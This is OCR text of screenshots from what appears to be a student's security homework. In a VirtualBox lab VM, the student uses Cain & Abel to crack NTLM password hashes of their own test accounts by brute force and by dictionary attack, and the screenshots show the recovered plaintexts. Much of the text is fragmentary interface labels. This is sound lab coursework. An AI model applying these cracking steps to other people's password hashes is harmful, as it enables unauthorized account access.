

ics_hw_vm [執行中] - Oracle VM VirtualBox
File View Configure Tools Help
Brute-Force Attack
Charset
Predefined
abcdefghijklmnopqrstuvwxyz0123456789
Custom
Password length
Min 1
Max 16
Start from
Keyspace
8.1860514273734411E+024
Current password
Key Rate
Time Left
1 hashes of type NTLM loaded...
Press the Start button to begin brute-force attack
Start
Exit
Decoders
Cracker
LM & NTLM Hashes
http://www.oxid.it
12:37 PM
4/13/2016
Right Ctrl



ics_hw_vm [執行中] - Oracle VM VirtualBox
File View Configure Tools Help
Brute-Force Attack
Charset
Predefined
abcdefghijklmnopqrstuvwxyz0123456789
Custom
Password length
Min 6
Max 16
Start from
ground
Keyspace
8.1860514273734411E+024
Current password
Key Rate
Time Left
Plaintext of 07552DA5611FE93972B148FB836AFC36 is ground
Attack stopped!
1 of 1 hashes cracked
Start
Exit
Decoders
Cracker
LM & NTLM Hashes
http://www.oxid.it
12:38 PM
4/13/2016
Right Ctrl

1.2. Use Cain to crack passwords on “your” Windows system with the following three different methods supported by Cain: Dictionary cracking

→ Please refer to the following screen shots. I have taken detailed step-by-step screen shots. (cracking username: simple, password: abc)






ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
Dictionary Attack
Dictionary
File
Position
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
Case perms (Pass,pAss,paSs,...PaSs...PASS)
Two numbers Hybrid Brute (Pass0....Pass99)
1 hashes of type NTLM loaded...
Press the Start button to begin dictionary attack
Start
Exit
Decoders
Cracker
LM & NTLM
NTLMv2 Ha
MS-Cache H
PWL files (0
Cisco IOS-M
Cisco PIX-M
APOP-MD5
CRAM-MD5
OSPF-MD5
RIPv2-MD5
VRRP-HMA
VNC-3DES (
MD2 Hashe
MD4 Hashe
MD5 Hashe
SHA-1 Hash
SHA-2 Hash
RIPEMD-160
Kerb5 PreAu
Radius Shar
IKE-PSK Has
MSSQL Has
Type
LM & NTLM
http://www.oxid.it
12:40 PM
4/13/2016
Right Ctrl



ics_hw_vm [執行中] - Oracle VM VirtualBox
機器 檢視 裝置 說明
Dictionary Attack
Dictionary
File
Position
C:\Program Files (x86)\Cain\Wordlists\Wordlist.txt
6172
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
Case perms (Pass,pAss,paSs,...PaSs...PASS)
Two numbers Hybrid Brute (Pass0....Pass99)
Plaintext of E0FBA38268D0EC66EF1CB452D5885E53 is abc
Attack stopped!
1 of 1 hashes cracked
Start
Exit
Decoders
Cracker
LM & NTLM
NTLMv2 Ha
MS-Cache H
PWL files (0
Cisco IOS-M
Cisco PIX-M
APOP-MD5
CRAM-MD5
OSPF-MD5
RIPv2-MD5
VRRP-HMA
VNC-3DES (
MD2 Hashe
MD4 Hashe
